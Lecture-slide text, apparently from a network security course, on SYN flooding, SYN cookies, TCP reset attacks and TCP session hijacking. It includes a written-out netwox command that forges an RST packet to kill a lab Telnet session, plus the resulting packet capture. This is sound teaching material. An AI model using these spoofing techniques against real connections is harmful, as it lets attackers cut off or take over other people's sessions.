
- *Exploit:* The attacker repeatedly starts connections but never completes them.
- *Impact:* Server resources (memory, connection table) get exhausted.
- *Result:* Legitimate clients experience denial of service.

❑ Steps of the Attack

1. Client → SYN → Server.
2. Server → SYN-ACK → Client.
3. Client never responds with ACK → connection stays half-open.
4. Repeat at high volume → backlog queue overflows.

✓ Note

- The attacker must *not* complete the 3rd handshake step (ACK), otherwise the server will clear the backlog entry.




SYN Flooding Attack (Practical Observation)



- During a SYN flooding attack, attackers use **random forged source IP addresses** to bypass firewall filtering.
- The server responds with **SYN+ACK packets** to these forged IPs. Since many of these IPs are invalid or unreachable:
 - The SYN+ACK may never be acknowledged, leaving the **half-open connection** in the server's TCB (Transmission Control Block).
 - If it reaches an active host, that host will send **RST packet** (reset), closing the entry.
- In most cases, the forged packets lead to **persistent TCB entries**, quickly consuming the server's queue space and preventing legitimate connections.

Impact: This exhausts server resources, degrading availability and effectively **denying service** to real users.

Perform lab exercise and observe.



Defense



SYN
Cookies



Firewall
Filtering



Rate
Limiting



Cloud DDoS
Mitigation

Countermeasures: SYN Cookies




❑ What are SYN Cookies?

A defense technique against **SYN Flood attacks** where the server does not allocate resources immediately after receiving a SYN request. Instead, it encodes essential connection information into the **TCP sequence number field**.

❑ How it Works:

1. When a SYN packet arrives, the server computes a **cryptographic hash (cookie)** using a secret key, client IP, port numbers, and a timestamp.
2. The server sends this cookie as the **initial sequence number (ISN)** in its SYN-ACK response.
3. No memory/state is allocated yet (connection is not stored in the half-open queue).
4. If the client is legitimate, it replies with ACK + (ISN+1).
5. The server validates the cookie by recalculating it. Only then does it allocate resources for the connection.



Countermeasures: SYN Cookies Cont.



❑ Benefits:


- Prevents the server from being overwhelmed by half-open connections.
- Memory-efficient: the backlog queue remains protected.
- Transparent to legitimate users.

❑ Limitations:

- Cookies restrict the use of certain TCP options (e.g., large window scaling).
- Adds computational overhead for cookie generation/validation.
- Typically used only when the server detects overload (not always enabled).

❑ Real-World Use:

- Implemented in the **Linux kernel** ([/proc/sys/net/ipv4/tcp_syncookies](https://proc/sys/net/ipv4/tcp_syncookies)).
- Widely adopted by **CDNs (e.g., Cloudflare, Akamai)** and **web servers (Nginx, Apache)**.



<https://security.stackexchange.com/questions/229121/is-there-any-working-solution-against-large-syn-flood-request>
<https://chromewebstore.google.com/detail/sync-your-cookie/bcegpcmkmgklcpcapnbigfdadedcneopf>


TCP Reset Attack



A TCP Reset (RST) attack exploits the RST flag in the TCP protocol to abruptly terminate an active, legitimate TCP connection. Unlike normal connection termination using the FIN flag, an RST packet closes the connection immediately without the usual handshake.

Impact:


- Disrupts ongoing communication between clients and servers.
- Frequently used to **drop VPN sessions, interrupt BGP routing sessions, or cut critical applications off the network.**



Goal: To break up a TCP connection between A and B.

Spoofed RST Packet: The following fields need to be set correctly:

- Source IP address, Source Port
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)



Attack components:

- **Host B:** 10.2.2.200:22222 (purple circle)
- **Host A:** 10.1.1.100:11111 (green circle)
- **Attacker:** Sends spoofed RST packet to disrupt the connection
- **Attack vector:** RST packet appears to come from one of the legitimate hosts
- This demonstrates how an attacker can forge a TCP RST (reset) packet to forcibly terminate an active connection between two hosts by spoofing the source address

TCP Reset Attack on Telnet Connection



❑ **Goal:** To break the Telnet connection between User and Server by injecting a spoofed TCP Reset (RST) packet.

❑ **Key components:**

- **Tool:** Wireshark (netwox40) on the attacker machine, to sniff the traffic
- **Source/Destination IPs:** 10.0.2.18 → 10.0.2.17
- **Ports:** 44421 → 23 (telnet)
- **TCP flags:** RST (-r) with specific sequence number
- **Attack capability:** Can forge TCP packets with custom headers

❑ **Security Implications:**

- Disrupts ongoing user sessions.
- Can be combined with **MITM attacks** for interception.
- Impacts legacy protocols like **Telnet, BGP, and early TCP apps.**

Title: Spoof ip4Tcp packet

Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
[-r] [-s]

Parameters:

-l|--ip4-src ip IP4 src (10.0.2.6)
-m|--ip4-dst ip IP4 dst (5.6.7.8)
-o|--tcp-src port TCP src (1234)
-p|--tcp-dst port TCP dst (80)
-q|--tcp-seqnum TCP seqnum (rand if unset) (0)
uint32
-r|--tcp-rst[+R] --no-tcp-rst TCP rst

```
$ sudo netwox 40 -l 10.0.2.18 -m 10.0.2.17 -o 44421 -p 23  
-r -q 319575693
```

▶ **Frame 46:** 66 bytes on wire (528 bits), 66 bytes captured (528 bits)

▶ **Ethernet II, Src:** CadmusCo_c5:79:5f (08:00:27:c5:79:5f), **Dst:** CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)

▶ **Internet Protocol Version 4, Src:** 10.0.2.18 (10.0.2.18), **Dst:** 10.0.2.17 (10.0.2.17)

▼ **Transmission Control Protocol, Src Port:** 44421 (44421), **Dst Port:** telnet (23),
Seq: 319575693, **Ack:** 2984372748,

Source port: 44421 (44421)

Destination port: telnet (23)

[Stream index: 0]

Sequence number: 319575693

Acknowledgement number: 2984372748

Header length: 32 bytes

TCP Session Hijacking Attack



❑ **Goal:** To inject malicious data into an already established TCP connection by impersonating a legitimate client.

❑ **Spoofed TCP Packet Requirements:**

- Correct **Source IP address** and **Source Port**
- Correct **Destination IP address** and **Destination Port**
- Valid **Sequence number** (within the receiver's window)


❑ **Attack Demonstration:**

- **Legitimate traffic:** Normal client-server communication.
- **Spoofed packets:** The attacker crafted malicious packets with forged TCP header fields.
- **Spoofed fields:** Source IP, Source Port, Destination IP, Destination Port.

This makes malicious packets appear to come from the legitimate client, enabling the injection of false data or commands.

❑ **Consequences:**


- Session takeover (attacker impersonates the client).
- Unauthorized data manipulation or access.
- Potential to escalate into **MiTM** or **credential theft**.



TCP Session Hijacking Attack: Sequence Number



- When the receiver has already received data up to sequence number x , the next expected number is $x+1$.
- If the attacker injects a spoofed packet with sequence number $x+\delta$, the packet becomes **out of order**.
- The spoofed data will be stored at position $x+\delta$ in the receiver's buffer, leaving δ unused slots.
- If δ is too large, the injected data may fall **outside the window**, making the attack unsuccessful.




Attack Mechanics:

- $x+1$ → Starting point after already received data.
- **Gap** → Vulnerable “data not arrived yet” window for malicious injection.
- $x+\delta$ → Endpoint where the attacker injects malicious data.
- **Exploitation** → Attacker predicts sequence numbers to inject fake data before legitimate packets arrive.

Security Implications:

- Successful prediction enables **data injection** into a legitimate TCP stream.
- Hijacked session can be exploited for:
 - Stealing credentials
 - Modifying transactions
 - Planting malicious commands



Hijacking a Telnet Connection



```
